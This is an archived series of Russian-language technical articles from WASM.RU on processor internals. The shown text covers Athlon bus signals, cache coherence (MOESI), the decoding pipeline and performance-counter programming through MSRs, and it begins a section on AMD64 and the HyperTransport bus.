Я использовал только счетчики с четными номерами, иначе нужно было бы отслеживать зависимости по ESCR что прибавило бы работы. Тем более что и этих 8 счетчиков хватает с лихвой; даже суперсовременный AMD Opteron обходится всего четырьмя, поэтому вопрос о нечетных счетчиках оставим на следующий раз.

Каждая пара счетчиков использует одинаковые события, так сделано в самом процессоре – счетчики 0 и 2, 4 и 6, 8 и 10 и т.д. используют одинаковый список ESCR-ов.

Через поле HT control можно задать для какого из логических процессоров производится счет.

Чтобы максимально обобщить программу по отношению ко всему семейству NetBurst я оставил только те события, которые поддерживаются всеми Pentium 4, от Willamette до Prescott.

Еще на программу повлияло отсутствие базы для тестирования – если с поиском P6 всех видов не было никаких проблем, то найти всех представителей NetBurst (включая Pentium 4 EE, HT, Xeon) не удалось.

Файлы: pentium4.zip (находится в архиве `wasm_files.zip`: `files/0359/pentium4.zip`), netburst.zip (находится в архиве `wasm_files.zip`: `files/0359/netburst.zip`)

Процессор изнутри. Часть 3: AMD

Автор: Dark_Master


Дата: 2005-02-15

В данной части мануала наконец-то дошла очередь и до AMD. Описание ведется по стандартной схеме - интерфейс, кэш, ядро, мониторинг производительности.

Данная статья относится именно к Athlon и частично к Athlon XP. Частично, потому что блок-схемы практически совпадают, но у XP больше событий, чем в «просто Athlon». Дополнительные события будут рассмотрены в следующей части.

Интерфейс процессора

Процессоры AMD используют шину EV6 для интерфейса с чипсетом. Сигналы этой шины приведены ниже. К сожалению, процессоры Athlon и Duron не предоставляют средства мониторинга событий на шине, поэтому посмотреть на все с практической стороны не получится.



CFWDRST Сброс синхронизации. **CONNECT** Используется для управления энергопотреблением и начальной инициализацией процессора. **PROCRDY** Используется для управления энергопотреблением и начальной инициализацией процессора. **AIN[14:2]#** Шина входящих адресов. **AINCLK#** Синхронизация шины входящих адресов. **AOUT[14:2]#** Шина исходящих адресов. **AOUTCLK#** Синхронизация шины исходящих адресов. **D[63:3]#** Шина данных. **DICLK[3:0]#** Синхронизация входящих данных. **DOCLK[3:0]#** Синхронизация исходящих данных. **DINVAL#** Сигнал «Data Invalid» вводится чипсетом для введения задержки между шинными циклами обмена данными. **CPURST** Сброс процессора. **INTR** Маскируемое прерывание. **NMI** Немаскируемое прерывание. **INIT** Мягкая инициализация процессора. **STPCLK#** Сигнал используется для управления частотой синхронизации (управление синхронизацией используется

для снижения энергопотребления)**SMI#** Вход в режим SMM. **FERR#** Ошибка сопроцессора. **IGNNE#** Игнорировать ошибки сопроцессора, сигнал нужен для совместимости с 286. **SLP#** Перевод процессора в спящий режим. **A20M#** Маскирование старших разрядов адреса. Нужен для совместимости. **FID[3:0]** По этим линиям процессор сообщает системе какой коэффициент умножения использует ядро. **PICCLK** Синхронизация шины APIC **PICD[1:0]#** Шина данных APIC **PWROK** Сигнал процессору со стороны системы, что питание в норме. **SYSCLK / SYSCLK#**
Этот и предыдущий сигналы - дифференциальные входы общей синхронизации процессора.


В общем-то, особо обсуждать нечего, все достаточно просто. Процессор и система обмениваются адресами и данными, используя отдельные линии синхронизации для входящего и исходящего потока.

Синхронизация от источника позволяет достичь высокой пропускной способности - до 1,6 Гб/с.

Ряд сигналов заимствован из шины GTL+, в частности все сигналы, предназначенные для совместимости процессоров - IGNNE#, FERR#, A20M# и т.д.

Кэширование

В процессорах AMD применяется двухуровневая иерархия кэша.



В качестве алгоритма замещения строк используется LRU.

Иерархия TLB также включает 2 уровня - и разделена на TLB кода и данных. То есть в процессоре Athlon 4 буфера TLB.

24-входовый ITLB-L1.

32-входовый DTLB-L1.

256-входовые L2 ITLB и DTLB.

Для каждой модели процессора размеры TLB можно узнать по инструкции CPUID.

TLB делятся также для больших и малых страниц, причем делятся довольно интересным образом - в L1-ITLB например, 16 строк используются для кэширования адресов малых страниц в 4Кб, а оставшиеся 8 - для больших страниц. Похожим образом организован и L1-DTLB.

TLB второго уровня могут работать только с малыми страницами.

Протокол когерентности

В процессорах AMD реализован более продвинутый протокол когерентности кэша - MOESI. M, E, S и I нам уже знакомы. O-состояние строки устанавливается в случае записи в S-строку и указывает что кэшируемый адрес присутствует в кэше не только этого процессора и данные модифицированы. Любые попытки чтения по данному адресу должны обслуживаться только из этой строки кэша.

То есть если процессор обнаруживает попытку чтения по данному адресу, он должен передать запрашивающему процессору данные из своего кэша.

Запись в O-строку может выполняться процессором многократно. O-состояние сохраняется до того момента, пока какой-то из процессоров (кроме того, который содержит данную строку) не выполнит запись по данному адресу, это приведет к выгрузке O-строки в память, поскольку хозяин (owner) у данных может быть только один.

Теоретически, S и O строки могут появляться в кэше, только если в системе присутствует несколько процессоров.


На практике дело выглядит так (Вы можете проверить это самостоятельно, используя Processor spy): S-строки появляются в кэше, причем, довольно активно, O-строк не появляется ни при каких условиях.

Разберемся, почему так происходит. S-строка появляется в кэше в результате обращения к данным со стороны DMA. Так как ОС использует буферизацию ввода вывода, то это неудивительно. O-строки не появляются в кэше потому, что процессор «видит» с помощью специальных контактов в сокете что он в системе один, так как процессор не может передать данные из своего кэша винчестеру, он не создает O-строк, запись в S-строку в данном случае приводит к выгрузке строки в память.

Ядро

Ядро процессоров с архитектурой AMD использует другие принципы своего функционирования, по сравнению с intel. По сути Athlon является RISC процессором - в режиме реального времени выполняется преобразование потока CISC команд в унифицированные RISC команды, которые согласно AMD-шной терминологии называются MacroOps.

Блок-схема процессора приведена ниже.



Выборка, декодирование

Когда инструкции попадают в L1 (после заполнения строки) начинается преддекодирование (predecode) которое определяет длину инструкции и некоторую другую информацию, все это сохраняется в специально отведенных для этого местах в самом кэше инструкций (эти места называются predecode cache).

Формат строки кэша не раскрывается, и о расположении информации преддекодирования можно только догадываться. Когда в потоке преддекодирования встречается переход, он прогнозируется, и процесс преддекодирования продолжается с предсказанного адреса.

Механизм прогнозирования более продвинутый, чем у Intel-овских аналогов, в частности используется не только таблица BTB, но и таблица глобальной истории переходов GHBC (Global History Bimodal Counters). Подробнее о таблице GHBC см. следующую часть мануала про Opteron и Athlon-64 - для этих процессоров AMD раскрыла некоторые параметры GHBC вроде размера, там проще разбираться.


Пока скажу только что если BTB позволяет предсказывать переходы исходя из информации о предыдущих исходах именно этой команды, то GHBC позволяет учесть при прогнозировании и исходы определенного количества условных переходов выполненных до текущего.

Еще применяется прогнозирование адреса возврата, используется специальный буфер в который заносится следующий EIP после выборки CALL. При выборке ret процессор достает адрес возврата из своего буфера, а не из стека (попытки его перезаписать отслеживаются).

После того как определен тип операции, команда направляется в один из 2-х декодеров называемых DirectPath и VectorPath. Они преобразуют команды x86 в унифицированные макрооперации (MacroOPs) с фиксированной структурой, и использующими больший набор регистров (преобразование CISC-to-RISC).

VectorPath применяется для сложных команд которые не могут быть преобразованы в одну макрооперацию.

Схема декодирования выглядит следующим образом:



MROM - Microcode ROM которая, как говорилось выше, применяется для декодирования сложных команд.

В результате преддекодирования процессор принимает решение относительно того, куда направить данную команду на декодирование - в DirectPath или в VectorPath.

DirectPath выполняет прямое (direct) декодирование одной команды в одну макрооперацию.

VectorPath декодирует сложные команды. Код операции является «точкой входа» в таблицу микрокода, судя по рисунку, используется адресация макроопераций с ветвлением. Суть этого подхода в том, что адрес следующей макрооперации хранится в полях самих макроопераций. Достаточно указать только точку входа, далее выбрать макрооперацию с соответствующим индексом, извлечь из нее адрес следующей и т.д. до тех пор, пока не будет извлечена макрооперация с установленным флагом “END” (так он условно называется в литературе). После этого микропрограмма для команды полностью сформирована, и можно приступать к декодированию следующей команды.

Похожий подход (только с другими названиями) используют и процессоры intel.

Это вообще стандартный метод для реализации нескольких способов адресации. В процессе декодирования процессор анализирует текущий способ адресации (прямая, косвенная, косвенная со смещением и т.д.) и на основании этой информации строит микропрограмму. Макрооперации в микропрограмме друг с другом никак не связаны, с том смысле, что могут выполняться и неупорядоченно. Правильная последовательность обеспечивается только тем, что они зависят друг от друга по данным.

Диспетчеризация

Далее, макрооперации поступают в ICU, (Instruction Control Unit) который является «нервным центром» всего процессора, здесь выполняется диспетчеризация и управление потоком команд, переименование регистров.

Буфер переупорядочивания имеет 24 строки, в каждой размещается 3 макрооперации.

После выполнения всех операций переименования регистров и переупорядочивания микрооперации направляются в планировщики, каждое исполнительное устройство использует свой планировщик.


Планировщик разбивает макрооперации на микрооперации, которые могут быть выполнены исполнительными устройствами.

Микроопераций 2 вида - вычисления адреса и операционные. Преобразованные микрооперации хранятся в самом планировщике, который имеет буфер (резервационную станцию) на 18 вхождений.

Далее, микрооперации в соответствии с готовностью направляются в исполнительные устройства.

Исполнение

Целочисленное устройство выглядит так:




Одна из причин, по которым Athlon очень часто «делает» интеловские аналоги в тестах FPU заключается в том, что он имеет крайне продвинутый блок операций с плавающей точкой.

Это больше чем просто блок для FPU операций, по сути, это отдельный процессор. Используется отдельный блок переименования регистров, собственный планировщик и собственные исполнительные устройства.

У intel хотя и используются разные функциональные блоки, регистры FPU имеют такой же статус, как и регистры IEU и обслуживаются одной и той же RAT и ROB.

Здесь же имеем полную изоляцию от целочисленного устройства.



После выполнения микроопераций в работу включается LSU (Load/Store Unit). Шины результата заведены именно на него. Кроме того, строки буфера могут использоваться как операнды.

Результат микрооперации хранится в LSU до тех пор, пока не будет выполнено восстановление команды. Затем, после восстановления команды, значение из LSU переписывается либо в постоянные регистры, либо в кэш данных.

Восстановление

Восстановление включает в себя все те же операции - запись результата в постоянные регистры, удаление записей о микрооперациях и макрооперациях из всех буферов и инкремент EIP на длину команды.

Мониторинг производительности

Формат управляющих регистров счетчиков такой же, как у intel P6, зато счетчиков уже не 2, а 4. Кроме того, бит Enabled не разделяется всеми счетчиками как у intel, то есть счетчик может работать либо не работать независимо от других счетчиков.

Управляющие регистры имеют адреса C0010000h-C0010003h. Сразу же за ними, по адресам C0010004h-C0010007h расположены и сами счетчики. События мониторинга также отличаются, они приведены на следующей таблице. В AMD счетчики имеют разрядность 48 бит против 40 бит у intel.

Назначение полей регистра рассматривалось в Intel P6.

Нельзя не отметить очень удобное расположение регистров, например, в intel P6 остановить и обнулить счетчики можно так:

```
For(int i=0;i<2;i++)
{
  MSR_SERVICE.WriteToMSR(0x186+i,0);
  MSR_SERVICE.WriteToMSR(0xC1+i,0);
}
```

MSR_SERVICE.WriteToMSR(index,data) выполняет запись значения data в MSR регистр с индексом index.

Для AMD процесс происходит так:

```
For(int i=0;i<8;i++) MSR_SERVICE.WriteToMSR(0xC0010000+i,0);
```

Если бы сначала располагались счетчики, а потом - их управляющие регистры, то такой код не работал бы. Сначала нужно записать 0 в управляющий регистр, а только потом в сам счетчик, в противном случае счетчик никогда не будет обнулен. При записи нуля в счетчик он будет продолжать считать с нуля, до того времени пока не остановится записью в управляющий регистр.

Processor spy

По сравнению с интеловскими собратьями, список событий несколько бедноват, но, спасибо и за то, что есть.

Необходимо учесть тот факт, что процессор имеет счетчиков больше чем P6, при этом они независимы друг от друга, и используется, в отличие от Pentium 4, удобный механизм программирования - золотая середина, еще бы событий побольше, было бы вообще замечательно.

Таблица событий прилагается вместе с исходниками очередного Processor spy.

Файлы:

• athlon.zip (находится в архиве `wasm_files.zip`: `files/0360/athlon.zip`)
• procspyamd.zip (находится в архиве `wasm_files.zip`: `files/0360/procspy_amd.zip`)

Процессор изнутри. Часть 4: AMD64

Автор: Dark_Master

Дата: 2005-03-09


> Исторический архивный материал с WASM.RU. Текст сохранен для переноса локального дампа.

Процессор Athlon-64 является первым массовым 64-разрядным процессором для настольных систем. За счет этого он немного выбивается из ряда всех рассматриваемых нами процессоров. Но поскольку он предоставляет средства мониторинга производительности, было бы неуважением по отношению к AMD обойти его вниманием.

Большинство событий, которые описаны ниже, поддерживаются также и в Athlon XP. Не поддерживаются только события связанные с HyperTransport и FPU.

Интерфейс процессора

Процессор Opteron использует встроенный в ядро контроллер памяти, что является беспрецедентным случаем во всей истории x86-совместимых процессоров. Естественно, что это самым значительным образом отразилось на интерфейсе процессора и системы. На рисунке слева показана базовая архитектура однопроцессорной системы, а справа - на базе Opteron/Athlon-64.



Память теперь во всех смыслах "ближе" процессору. Насчет оптимальности этого решения можно еще поговорить - с одной стороны достигается повышение производительности за счет того, что контроллер работает на частоте ядра и оптимально "заточен" под конкретное ядро самой AMD, а с другой стороны, возможно использование только одного типа памяти. В случае если появится какой-то новый тип памяти, несовместимый с DDR SDRAM, для остальных процессоров просто появятся новые северные мосты, а AMD придется переделывать ядро.

Шина HyperTransport

Сразу предупрежу, что шина Hyper Transport является довольно сложной вещью, и полностью рассматривать ее здесь мы не будем. Кому интересно, могут зайти на сайт консорциума HyperTransport Consortium (http://hypertransport.org, если не заходит так, попробуйте с www) и скачать там полный мануал в 300 с чем-то страниц.

Шина Hyper Transport, в отличие от других шин, применяющихся в качестве системной шины процессора, является пакетно-ориентированной. Это значит что устройства, подключенные к шине, обмениваются пакетами, имеющими фиксированные форматы для каждого типа обмена. Это ключевой момент.


Если в других шинах, передачи данных и адресов в общем случае не зависят друг от друга, и правильная их передача обеспечивается благодаря жесткой синхронизации, то здесь достаточно одной синхронизирующей линии, по которой синхронизируется передача пакета. Таким образом, данные и адреса жестко привязаны друг к другу, так как находятся в одном пакете.

Основными сигналами являются всего 3 набора линий:

Сигнал	Назначение
CAD	Control, Address, Data - по этим линиям передаются все пакеты. Шина может насчитывать от 8 до 32 линий.
CTL	Control - флаг, указывающий на то, что передается управляющий пакет.
CLK	Clock - синхронизация.

Нужно еще немного пояснить назначение сигнала CTL. О том, что данный пакет - управляющий, получившее его устройство узнает из полей пакета, передатчик тоже знает, что этот пакет управляющий. Казалось бы, что этот сигнал лишний. На самом деле, он применяется несколько по-другому - если во время передачи длинного пакета данных источнику вдруг понадобится быстро передать управляющий пакет, скажем сведения о возникших ошибках или еще какую-то важную информацию, которая не может ждать, источник устанавливает сигнал CTL, чем прерывает передачу пакета данных и начинает передачу управляющего пакета.

Набор из этих 6-и сигнальных линий (по 3 в каждую сторону) называется линком HyperTransport.



Имеются также несколько сигналов для управления энергопотреблением, сброса шины и т.д.

Сигнал	Назначение
LDTSTOP#	Включает/выключает линк в течение системных транзакций.
LDTREQ#	Сигнализирует об активности линка.
PWROK	Питание в норме, входящий сигнал для устройств.
RESET#	Сброс шины.

Каждый из этих сигналов требует одной линии.

Сигналы линий CLK применяются только для синхронизации передачи пакета. Синхронизация устройств на шине осуществляется с помощью специальных синхронизирующих пакетов (sync packets).

В виде пакетов передаются даже такие вещи как запросы прерываний и EOI (End Of Interrupt).

Также применяется немного нестандартный механизм адресации - имеется 64 бита адреса, это огромное адресное пространство разделено на части.

